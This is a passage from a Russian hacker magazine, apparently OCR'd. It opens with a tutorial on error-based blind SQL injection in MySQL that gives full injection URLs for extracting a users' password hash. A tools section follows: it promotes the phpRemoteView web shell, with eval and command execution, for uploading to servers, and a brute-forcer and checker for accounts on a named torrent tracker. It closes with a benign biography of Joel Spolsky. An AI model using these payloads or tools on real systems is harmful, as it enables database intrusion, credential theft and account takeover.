 AND "x" regexp
  concat("x{1,25",
   if(
    find_in_set(
     substring((select passwd from users where
id=1),1,1),
      'a,b,c,d,e,f,1,2,3,4,5,6'
     )>0,
     (select 1 union select 2),
     "6}"
    )
   )
```

В результате, если первый символ пароля находится во множестве 'a,b,c,d,e,f,1,2,3,4,5,6', то запрос вернет:

```
#1242 — Subquery returns more than 1 row
```

А если не находится, то:

```
#1139 — Got error 'invalid repetition
```



▸ info

Большим преимуществом последнего из перечисленных методов является то, что он с тем же успехом может работать и в INSERT, и в UPDATE запросах.



▸ dvd

На диске ты сможешь найти скрипты для работы с SQL-инъекциями с использованием описанных в статье методов.



ЭКСПЛОЙТЫ ДЛЯ BLIND SQL INJECTION ПИШУТСЯ ПОЧТИ ЕЖЕДНЕВНО

```
count(s)' from regexp
```

При каждом запросе по коду ошибки мы можем узнать, к какой группе принадлежит символ! Напишем скрипт, использующий данный метод. Для составления оптимального запроса нужно сгруппировать символы алфавита так, чтобы количество обращений к серверу было минимальным. Рассмотрим задачу на примере MD5. Мы знаем, что у нас могут присутствовать только символы из диапазона [0-9,a-f]. Также мы знаем, что количество групп символов равно двенадцати, ведь всего наш запрос может вернуть одиннадцать видов ошибок и одно состояние, когда ошибки нет.
Для случая с MD5 оптимальной расстановкой символов по состояниям, к примеру, будет:

```
[01]: '0','b','c','d','e','f'
[02]: '1'
[03]: '2'
[04]: '3'
[05]: '4'
[06]: '5'
[07]: '6'
[08]: '7'
[09]: '8'
[10]: '9'
[11]: 'a'
```

При каждом запросе к серверу мы узнаем номер группы, в которой находится символ, хранящийся в БД. В итоге, если символ находится в группах 02-11, — мы узнаем значение этого символа с помощью всего одного запроса. Если нам не повезло и символ находится в группе 01, то перед отправкой следующего запроса рассортируем символы из этой группы по состояниям и сразу же узнаем значение интересующего нас символа:

```
[01]: '0'
[02]: 'b'
[03]: 'c'
[04]: 'd'
[05]: 'e'
[06]: 'f'
```

Итоговый алгоритм работы по этому методу выглядит несложно:

```
1. Оптимально распределить символы
алфавита по группам
2. Установить соответствия между
номером группы и возвращаемым кодом
ошибки
3. По возвращенному коду ошибки
выяснить, в какой группе находится
символ из БД
4. Если в этой группе только один
символ, то выводим его на экран; если
больше, чем один символ, то распре-
делим символы из группы по состояни-
ям и возвращаемся к шагу 2
```

В соответствии с алгоритмом составляем запрос. И замечаем, что ошибки, которые мы собираемся использовать, обладают парой особенностей. Первая заключается в том, что запрос

```
"x" regexp concat("x{1,25", if(@@
version<>5, "5}", "6}")
```

вернет нужную нам ошибку, только если мы его будем передавать на сервер именно в таком виде. То есть, все вложенные условия нужно добавлять внутрь этого if, а также в начале всех остальных выражений regexp нужно добавлять символ «}». Иначе, независимо от содержания остальных подзапросов, мы будем получать лишь ошибку: «#1139 — Got error 'repetition-operator operand invalid' from regexp».
Вторая особенность заключается в том, что запрос

```
select 1 regexp if(1=1,'',2) ,
```

возвращающий ошибку «Got error 'empty (sub) expression' from regexp», работает, как хочется нам, только при наличии пустого подзапроса в regexp или так: 'a|', когда после символа '|' отсутствует что бы то ни было. Поэтому, с учетом первой особенности, будем использовать именно этот вид подзапроса.
Теперь попробуем собрать всю известную нам информацию вместе, и для выуживания MD5-хеша получаем итоговый запрос:

```
sql.php?id=1+AND+"x"+
regexp+concat("x{1,25",+(if(find
_in_set(substring((select+pass+fro
m+users+limit+0,1),1,1),'0,c,d,e,f
,1,2,3,4,5,6,7,8,9,a'),
(if(find_in_set(substring((select+
pass+from+users+limit+0,1),1,1),'0
,c,d,e,f,1,2,3,4,5,6,7,8,9'),
(if(find_in_set(substring((select+
pass+from+users+limit+0,1),1,1),'0
,c,d,e,f,1,2,3,4,5,6,7,8'),
(if(find_in_set(substring((select+
pass+from+users+limit+0,1),1,1),'0
,c,d,e,f,1,2,3,4,5,6,7'),
(if(find_in_set(substring((select+
pass+from+users+limit+0,1),1,1),'0
,c,d,e,f,1,2,3,4,5,6'),
(if(find_in_set(substring((select+
pass+from+users+limit+0,1),1,1),'0
,c,d,e,f,1,2,3,4,5'),
(if(find_in_set(substring((select+
pass+from+users+limit+0,1),1,1),'0
,c,d,e,f,1,2,3,4'),
(if(find_in_set(substring((select+
pass+from+users+limit+0,1),1,1),'0
,c,d,e,f,1,2,3'),
(if(find_in_set(substring((select+
pass+from+users+limit+0,1),1,1),'0
,c,d,e,f,1,2'),
(if(find_in_set(substring((select+
pass+from+users+limit+0,1),1,1),'0
,c,d,e,f,1'),
(if(find_in_set(substring((select+
pass+from+users+limit+0,1),1,1),'0
,c,d,e,f'),
('}'),
(select+1+union+select+2))),
'}x{1,0}')),
'}x{1,(')),
'}[[:]]')),
'}[[')),
'}(({1}')),
'}|')),
'}(')),
'}[2-1]')),
'}[[.ch.]]')),
'}\\')))
+--+1
```

В результате, этот запрос не вернет ошибки, если символ из базы данных является одним из символов '0,c,d,e,f', а вернет ошибку «Subquery returns more than 1 row», если в базе данных лежит цифра 1. Также запрос вернет ошибку 'invalid repetition count(s)', если в базе лежит символ '2'. И так далее. Итак, мы добились того, чего хотели — запрос при помощи 11 различных видов ошибок сообщает нам, какой именно символ лежит в базе данных. Мы получаем быстродействие, превышающее скорость работы всех остальных методов работы с Blind SQL Injection. Для выуживания MD5-хеша нам потребуется около 42 запросов, а это уже на порядок быстрее, чем в тех методах, которые используют сейчас. Мало того, если найти еще 4 запроса, при которых ошибка будет возникать во время выполнения, то на получение всего хеша нам потребуется уже 32 запроса. А это значит – 1 запрос на 1 символ. Раньше о подобном можно было только мечтать.
Понятно, что подобные SQL-обращения крайне тяжело составлять вручную, поэтому на диске ты найдешь скрипт, который умеет составлять запросы для алфавитов любой длины и при любом количестве известных ошибок

OUTRO


На самом деле, существуют еще возможности ускорить процесс работы со слепыми SQL-инъекциями. Осталось только их найти. Главное, не зацикливаться на «дедовских» методах. Относиться ко всему, что придумали хакеры предыдущих поколений, надо, как к деталям мозаики, сложив которые воедино, можно выйти на совершенно новый уровень развития технологий взлома.

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-Tools

Программы для хакеров

ПРОГРАММА: PHPREMOTEVIEW
ОС: *NIX/WIN
АВТОР: DMITRY BORODIN



Рулим сервером

В повседневных буднях мы зачастую используем веб-шеллы. Оно и понятно — более простого средства управления своим (и не только) сервером еще не придумали. В этот раз я предлагаю тебе рассмотреть — phpRemoteView. Скрипт представляет собой аналог веб-шелла, оснащенный explorer-интерфейсом и прекрасно работающий под виндовыми и никсовыми серверами:

1. Просмотр содержимого файлов в виде:
• HTML-файлов (полноэкранный режим)
• Plain-текста (полноэкранный режим)
• Файлов PHP-сессий
• Картинок jpeg/jpg/gif/png
2. Действия в режиме просмотра каталогов:
• Загрузка файла (кнопка в виде стрелки вниз)
• Просмотр панели информации и управления (кнопка в виде стрелки вправо)
• Просмотр файла (клик по самому файлу)
3. Доступные операции в файловой системе:
• Просмотр дерева каталогов
• Удаление каталога, всех его подкаталогов и файлов
• Удаление файлов из каталога (но не подкаталогов и не самого каталога)
• Создание каталога
• Создание нового файла в каталоге
• Аплоад файлов
• Просмотр времени создания и модификации файлов/каталогов
• Предпросмотр бинарных файлов
• Кодирование/декодирование файла Base64
• Редактирование файлов
• Удаление файлов
• Обнуление файлов (сброс размера в 0 байт)
• Обновление файлов (установка текущей даты изменения)
• Уничтожение и удаление файлов (защита от восстановления удаленных файлов)
• Копирование файлов
4. Иные возможности:
• Переключение языка: русский/английский
• Просмотр phpinfo()
• Выполнение любого PHP-кода через функцию eval()
• Выполнение команд в командной строке (shell)
• Кодирование текста в MD5-хэш или по алгоритму Base64
• Брут MD5-хэшей (для пассов длиной до 6-7 символов)
• Операции с датой/временем и unix timestamp, использование mktime()
• Конвертация русского текста в транслит и обратно
• Конвертация между кодировками cp1251, koi8-r, etc

В сорце скрипта следует отредактировать несколько параметров:

• $write_access — можно ли тулзе создавать/удалять/модифицировать файлы. False — только чтение, True — полный доступ
• $phpeval_access — можно ли исполнять php-код через функцию eval(). True — можно, False — нельзя
• $system_access — можно ли выполнять команды на сервере (shell). False — нельзя, True — можно


Кроме того, для доступа к скрипту можно установить параметры авторизации:

• $login — логин (false, если авторизация отключена)
• $pass — пароль
• $host_allow — с каких хостов можно коннектиться к скрипту (по дефолту «*» — доступ с любых хостов)

Утила, как видишь, вполне актуальна по сей день, поэтому можешь смело сливать ее с нашего ДВД и аплоадить на доступные тебе сервера.

ПРОГРАММА: TFILE.RU BRUTER/CHECKER/PARSER
ОС: *NIX/WIN
АВТОР: MAILBRUSH

Если ты сторонник свободного распространения всевозможного файло в Сети и не можешь пройти стороной мимо торрент-трекеров, следующий набор утил для тебя :). Говоря точнее, набор тулз предназначен для крупного торрент-трекера tfile.ru (администрации ресурса передаем привет; как говорится, ничего личного) и включает в себя: брутер, чекер и парсер аккаунтов с вышеупомянутого проекта. Сейчас мы подробно рассмотрим все три скрипта. Итак:




Парсим акки с торрент-трекера

1. TFile.RU Parser — PHP-скрипт для парсинга ников с форума ресурса. Перед запуском тебе необходимо задать несколько параметров:
• начальный и конечный ID юзеров на форуме;
• название файла статистики;
• название файла для сохранения ников.
2. TFile.RU Bruter — PHP-скрипт для брута пассов к аккам на tfile.ru. Использует ранее собранные ники с форума, совмещенные с пассворд-листом, то есть список для брута должен быть в таком виде: логин:пароль. В bad-файл пишутся нерабочие аккаунты, в good-файл — аккаунты с правильными паролями.
3. TFile.RU Checker — PHP-скрипт, который чекает аккаунты из good-файла на рейтинг, количество слитых/залитых метров и пишет лог в виде: username: upload: X download: X rating: X — либо без имени юзера: upload: X download: X rating: X.
Благодарим mailbrush'а за удобный и функциональный комплект скриптов :).
P.S. Кстати, не забывай, что получение доступа к чужим аккаунтам категорически запрещено и карается по всей строгости закона!

ПРОГРАММА: FAST WEB SERVER
ОС: WINDOWS 2000/XP/2003
АВТОР: KNOKSWILLE

Частенько требуется оперативно поднять собственный веб-сервер в комплекте с PHP, мускулом и прочим жизненно необходимым софтом. Подобных комплектов сейчас хватает. Некоторые из них я выкладывал в прошлых выпусках X-Тулз, дабы ты смог оценить все преимущества и недостатки каждого продукта, начиная от Denwer'a и заканчивая TopServer'ом. Сегодня я хочу представить тебе принципиально иную софтину из серии «все в одном» — «Fast Web Server» от человека, скрывающегося под ником Knokswille. Основное отличие утилы от аналогов заключается



в наличии nginx, mod_security и ряда полезных фишек. При сборке комплекта был сделан упор на стабильность и безопасность, чего так не хватало большинству аналогичных продуктов. Среди составляющих софтины следует выделить:

- Софт: nginx 0.6.35, Apache 2.2.4, PHP 5.2.4, Zend Engine 2.2.0, MySQL 5.0.45, phpMyAdmin 2.6.1, Sendmail
- Принцип работы: Nginx frontend + Apache backend
- Фильтрация GET/POST-запросов
- Наличие mod_security (с предустановленными основными правилами)
- Наличие расширенной защиты от XSS/SQL-инъекций
- Полное логирование событий
- Удобная панель управления
- Возможность изменения сигнатуры сервера (по дефолту определяется как nginx/0.6.35, Red Hat Enterprise Linux 5.3)
- Наличие лицензии GNU/GPL на все компоненты
- В пакет входит Visual C++ 2008 Redist (необходим для mod_security)
- Наличие скрипта SQLInfo (необходим для отображения настроек MySQL)

Настроить софтину довольно просто. Для этого:

1. Открываем C:\nginx\conf\nginx.conf. Правим:

```
listen 192.168.94.105:80; #наш IP
server_name adsbss 192.168.94.105;
#имя нашего сервера
```

2. Открываем C:\nginx\server\usr\local\apache\conf\httpd.conf. Правим:

```
RPAFproxy_ips 192.168.94.105
127.0.0.1 #где, 192.168.94.105 — наш IP
```

3. Заливаем файлы в корень веб-каталога нашего сервера:

```
C:\nginx\server\home\custom\www
```

Функциональность почтового сервера:

- IMAP и POP3: перенаправление пользователя на IMAP или POP3-бэкенд с использованием внешнего HTTP-сервера аутентификации
- SMTP: проверка юзера с помощью внешнего HTTP-сервера аутентификации и перенаправление соединения на внутренний SMTP-сервер
- Методы аутентификации:
  1. POP3: USER/PASS, APOP, AUTH LOGIN/PLAIN/CRAM-MD5;
  2. IMAP: LOGIN, AUTH LOGIN/PLAIN/CRAM-MD5;
  3. SMTP: AUTH LOGIN/ PLAIN/CRAM-MD5;
- Поддержка SSL

Функциональность HTTP-сервера:

- Работа с виртуальными серверами, определяемыми по IP-адресам/именам
- Поддержка keep-alive и pipelined-соединений
- Настройка формата ведения логов
- Специальные страницы для отображения ошибок
- Ограничение доступа по IP либо по паролю (Basic-аутентификация)
- Наличие методов PUT, DELETE, MKCOL, COPY и MOVE
- Ограничение скорости передачи ответов
- Ограничение числа одновременных соединений и запросов
- Поддержка SSL
- Распределение нагрузки
- Отказоустойчивость

Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the webmaster.

Error 403

Поднимаем Fast Web Server

Тулза имеет полное право на место в повседневном арсенале утил. Если тебе нужен быстрый в установке, простой в управлении, а главное — безопасный и отказоустойчивый веб-сервер с комплектом дополнительных софтин — ищи архив на нашем диске :).

ПРОГРАММА: HUMAN EMULATOR
ОС: WINDOWS XP/VISTA
АВТОР: HUMANEMULATOR.INFO

Прога воспринимает три вида событий:

- Движения мышки
- Ввод с клавы
- Клики мышки

Как ты понимаешь, сфера применения утилы довольна широка и ограничивается лишь твоей фантазией. Для примера:

- Накрутка счетчиков/автокликинг по ссылкам
- Автоматический сбор данных с веба
- Автоматическая регистрация на сайтах
- Автопостинг по форумам/блогам/новостным лентам

Словом, софтина обеспечивает полную эмуляцию действий юзера, включая движения мышью и работу с клавой. Утила обладает рядом особенностей, среди которых:

- Корректная работа с AJAX
- Корректная работа в защищенных областях сайта
- Задание различных параметров браузера (размер окна, etc)
- Эмуляция движений/кликов мышкой
- Эмуляция нажатий клавиш с клавы

Принцип работы тулзы основан на PHP-сценариях, в которых необходимо описывать действия приложения. Для примера приведу скрипт регистрации на портале http://xanga.com, написанный создателями продукта:




Пишем сценарий для эмулятора своих действий :)

```
<?php
// Данный код необходим для запуска
Human Emulatora
require("../../Templates/xedant_
human_emulator.php");
 // переходим на страницу регистрации
$browser->navigate("http://www.
xanga.com/register.aspx");
$browser->wait_for(240,1);


 // заполняем поля ввода данными
//логин
$input->set_value_by_
number(0,"admygteryrtin1");
//пароль
$input->set_value_by_
number(1,"rte34otu2");
// повторим пароль
$input->set_value_by_
number(2,"rte34otu2");
//email
$input->set_value_by_
number(3,"ad456435min1@host.com");
 // вызываем  диалог ввода капчи
$captcha=$app->dlg_captcha_from_
image_number(1);
$input->set_value_by_
number(4,$captcha);
 // устанавливаем дату рождения
// 1
$listbox->select_num_value_by_
number(1,1);
// май
$listbox->select_num_value_by_
number(0,5);
// 1980
$listbox->select_num_value_by_
number(2,51);
// устанавливаем чек "я согласен"
$checkbox->set_checked_by_
number(0,"true");
 // нажимаем на кнопку
$button->click_by_number(0);
$browser->wait_for(240,1);
 // выходим


$app->quit();
?>
```



Для бесперебойной работы софтины потребуется не менее 256 метров оперативы, 50 метров свободного места на винте и Win XP/Vista, а также установленный PHP и прямые руки :).

P.S. Утила платная, но ведь за хороший софт заплатить не жалко, правда? :).







Джоэл — частый гость на различных IT-конференциях

Внутри офиса все обустроено по высшему классу

Вход в Нью-Йоркский офис Fog Creek Software

James Duncan Davidson

ДЖОЭЛ И ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

История Джоэля Спольски — программиста и писателя

Сегодня я расскажу тебе об очень интересном человеке, который в свои 44 года успел многое. Его зовут Джоэл Спольски, и он не только служил в израильской армии и работал в Microsoft, но и создал собственную IT-компанию, вложив нее душу, написал несколько книг, в числе которых имеются бестселлеры, а потом и вовсе увлекся web 2.0 стартапами.

Высокие технологии входят в нашу жизнь семимильными шагами. Знаменитый критерий Дозуа: «High tech. Low life» («Высокие технологии. Низкий уровень жизни») перестал быть лишь фразой, емко описывающей жанр киберпанк. Он уже вполне способен претендовать на звание правдоподобной характеристики наших реалий. При таком положении вещей совсем не удивительно, что личностей, имеющих то или иное отношение к сфере IT, с каждым днем становится все больше. И пусть всем нам хорошо знакомы имена таких IT-знаменитостей и первопроходцев как Стивен Джобс, Ричард Столлман или дядюшка Билли Гейтс (куда уж без него), мы не знаем ни в лицо, ни по имени многих других талантливых специалистов.

За сценой сегодня гораздо сложнее следить — в последние 5-10 лет она сильно разрослась, конкуренция, в свою очередь, тоже стала гораздо жестче, а далеко не все талантливые специалисты еще и хорошие менеджеры. Им зачастую не удается удачно «продать себя» или свои разработки. Многие так и остаются личностями «широко известными в узких кругах».

Но рубрика, в числе прочего, была придумана именно для того, чтобы ликвидировать эти пробелы. Наш сегодняшний герой не только интересный человек, но и неплохой менеджер, и пусть тебя не смущает, что его имя не является нарицательным и знакомым каждому школьнику. Представляю тебе Джоэля Спольски — разработчика ПО, экс-сотрудника Microsoft, автора ряда книг, более чем тысячи статей и популярного блога «Joel on Software», а также успешного предпринимателя и основателя нескольких стартапов.


ИЗ АЛЬБУКЕРКЕ В КИБУЦУ

Исходя из перечисленных заслуг, уже можно понять, что мистер Спольски — личность весьма многогранная и не привык идти по накатанной колее. Забегая вперед, скажу, что это впечатление совершенно верно — его судьбу, в самом деле, трудно назвать «обыкновенной» или «ничем не примечательной».


Но каким бы человек ни был особенным, начало жизненного пути, как правило, сводится к сухим строчкам, похожим на анкетные данные — «родился, учился». С этим вряд ли можно что-то поделать, так что не будем ими пренебрегать — Джоэл Спольски родился 1965 году, в городе Альбукерке, штат Нью-Мексико, где благополучно прожил до 15 лет. Стоит сказать, что отец Джоэля — новозеландец, и, благодаря этому, наш герой теперь имеет двойное гражданство и возможность свободно, в любое время, посещать родину смешных птичек киви. Впрочем, мы отвлеклись. Когда Джоэлю исполнилось 15, все семейство Спольски перебралось на постоянное место жительства в Израиль, а если точнее — в Иерусалим. Школу наш герой заканчивал на новом мест е, и уже тогда был серьезно увлечен компьютерами. По его собственному признанию, программировать он начал еще до переезда, находясь в Альбукерке. Плюс, у мистера Спольски, очевидно, очень хорошая память на даты и цифры, так как он уточняет, что на дворе был 1978 год и его первой машиной стал IBM-360, стоявший в вычислительном центре Университета Нью-Мексико. Замечу, что это сегодня любой 15-летний мальчишка увлечен компами и в них, как минимум, неплохо разбирается, а в то время интерес Джоэля можно было назвать экзотическим. Впрочем, думать о высоких технологиях было несколько преждевременно. Дело в том, что в Израиле военнообязанными являются даже девушки, не говоря уже о парнях. Так что после окончания школы Джоэл отправился вовсе не



Сайт **Stack Overflow**. Найди 10 отличий с соседним скриншотом :)



Сайт **Server Fault**, — практически клон **Stack Overflow**



Один из бестселлеров Спольски — **«Джоэл о программировании»**

грызть гранит науки, а честно отдавать долг названному отечеству.
Он отслужил в парашютно-десантных войсках два года, правда, с поправкой на специальную программу Nachal. Благодаря последней, большую часть службы Спольски провел, отнюдь не марширую по плацу в униформе с автоматом наперевес, а вкалывая на хлебозаводе Oranim. То есть, программа фактически заменяла службу не менее полезной работой в кибуце — сельскохозяйственной коммуне. Впрочем, от такой замены пребывание Спольски в армии не стало более радужным. Полученное по окончании службы звание сержанта он до сих пор называет «абсурдом» и о службе вспоминает, в основном, в негативном ключе. «Я совершенно не способен подчиняться дисциплине, ужасен в любых вопросах, касающихся физической подготовки, и ненавижу каждую минуту, которую провел в армии», — пишет он в своем блоге.

Человек, который уволился из Microsoft


Нет ничего странного, что, освободившись от военных обязанностей, Джоэл на всех парах помчался обратно в Штаты, получать образование (видимо, стремясь, заодно, убраться подальше от всех этих хлебозаводов и коммун). И так как при поступлении речь шла уже не о физ. подготовке, а о нежно любимых компьютерах и мозговой деятельности, все сложилось как нельзя лучше. Спольски без проблем поступил в университет Пенсильвании, где отучился год, а после перевелся в один из престижнейших вузов планеты — Йельский университет. Именно его-то Джоэл и окончил с отличием в 1991 году, получив желанную степень бакалавра в области вычислительной техники.
А дальше, как это и бывает со всеми выпускниками, начиналась взросло-самостоятельная жизнь. Пришла пора задуматься о карьере. В этом вопросе Джоэлю Спольски, можно сказать, повезло — после окончания университета первым местом его работы стала, ни много, ни мало, компания Microsoft. Конечно, «мелкомягкие» еще не были тем Великим и Ужасным Microsoft, коим являются сейчас, но, все же, в MS работало порядка пяти тысяч человек, уже вышла в свет Windows 3.1 и 3.0, придумали и собрали Microsoft Office, и не за горами был релиз 95-ой. Джоэл занял в молодом и стремительно развивающемся Microsoft далеко не последнюю должность — он стал руководителем проекта, возглавив команду, работавшую над Excel. Спольски рассказывает, что отвечал за «программируемость», планомерно заменяя ранее использовавшийся язык Excel macro (XLMs) на Excel Basic, который создавался на основе Visual Basic. Впоследствии язык переименовали в Visual Basic для приложений.
И все бы ничего, Джоэл действительно очень хотел делать карьеру и дерзать, а Microsoft была для этого отличным плацдармом, только вот при всем при том... Спольски еще хотелось иметь хоть какую-то жизнь вне работы. Например, личную. Так, разнообразия ради. Преследуя такие, в общем-то, нехитрые цели, он перебрался в Нью-Йорк, где честно попытался работать в консультационном центре Microsoft. Джоэля хватило минут на десять, после чего он в ужасе уволился из компании, решив, что это явно не для него.
Что поделать, не всем путь «от самых низов» или возложение лучших лет жизни на алтарь карьеры кажутся перспективным, заманчивым и интересным делом. И даже из Microsoft, когда тот пребывал в самом зените, тоже сбегали. Суммарно Спольски проработал на «мелкомягких» 4 года, уволившись в 1995. Следующие десять недель Джоэл провел, колеся по Штатам на велосипеде и размышляя, куда бы податься. В результате, уезжать куда-либо из Нью-Йорка он не пожелал, хотя там выбор вакансий для IT-шника, конечно, гораздо беднее, чем в той же Кремниевой долине.
После Microsoft Спольски довелось поработать еще в двух конторах, не дотягивающих до уровня софтверного гиганта даже примерно — в Viacom Interactive Services и Juno Online Services. Первые являются огромным медийным холдингом, чье название расшифровывается как Video & Audio Communications. Им принадлежат, например, студии Paramount и DreamWorks, а также несколько сотен телеканалов, в число которых входит MTV. Именно последним-то и занимался на новой работе Спольски. Нет, не самим каналом, конечно, а созданием для него сервера приложений. На новой должности Джоэл задержался еще на два года, после чего перешел к Juno Online Services — крупному американскому провайдеру.
Но к тому моменту стало ясно, что «работать на дядю» у Спольски получается откровенно плохо, даже если речь идет о дружном коллективе, в котором все в той или иной степени проникнуты идеями компании. Немалую роль сыграло и то, что мысль основать собственную компанию засела у Джоэля в голове уже очень давно и плотно. Для воплощения идеи в жизнь он окончательно созрел, лишь сменив несколько мест работы, набравшись немалого опыта и обзаведясь связями и единомышленниками.

Свой Луна-парк

Как-то у Джоэля Спольски спросили в интервью, чтобы он посоветовал тем, кто собирается начинать свое дело (речь, конечно же, шла об IT-сфере). Джоэл пошутил, сказав: «Одумайтесь и не делайте этого!», но потом все же ответил серьезно. И главной рекомендацией было: «Найдите себе хотя бы одного сооснователя, а лучше двоих-троих, потому что вам действительно понадобятся партнеры и единомышленники».
Когда сам Спольски решился основать свою фирму и уволился из Juno, на дворе стоял 2000-й год. Партнером по бизнесу для нашего героя стал его друг — Майкл Праойр. С ним Джоэл познакомился на последнем месте работы, все в том же Juno Online Services. Майкл — тоже специалист в области вычислительной техники с дипломом Дартмутского колледжа и тоже имеет определенную тягу к писательству, например, некоторое время он вел собственную колонку в журнале Make Magazine.
С партнером Спольски не прогадал. Когда с момента старта общего дела прошло 6 лет, Прайор написал у себя на сайте: «Мы в бизнесе уже целых 6 лет, и я с нетерпением жду следующих шести». Как показало время, слова на ветер Майкл бросать не склонен — он и по сей день работает в Fog Creek Software. Да, именно такое название в 2000 году получило их начинание.
Что любопытно, никаких конкретных задумок или наработок у начинающих стартаперов не было. Имелось разве что большое желание «построить свой Луна-парк», то есть — создать такую софтверную компанию, в которой действительно хотелось бы работать, своего рода идеал и эталон. И этот



УЮТНЫЙ БЛОЖЕК МИСТЕРА СПОЛЬСКИ



В FOG CREEK МОЖНО ВСТРЕТИТЬ ДАЖЕ БЕТМАНА!



СОТРУДНИКИ В FOG CREEK НЕ СКУЧАЮТ

идеал они представляли себе очень хорошо, вплоть до самых мелких подробностей (достаточно почитать в блоге Спольски о том, сколько внимания уделялось проектированию офиса и его «начинке»). Сейчас, спустя девять лет с момента основания компании, можно сказать, что почти все задуманное у них получилось. Джоэл, например, любит похвастаться в интервью или у себя в блоге цифрами статистики, которые на определенный момент времени гласили, что из Fog Creek Software вот уже 6 лет не увольнялось ни одного сотрудника. Совсем не удивительно для компании, на официальном сайте которой красуется схема: «Лучшие рабочие условия → Лучшие программисты → Лучшее ПО → Profit!».

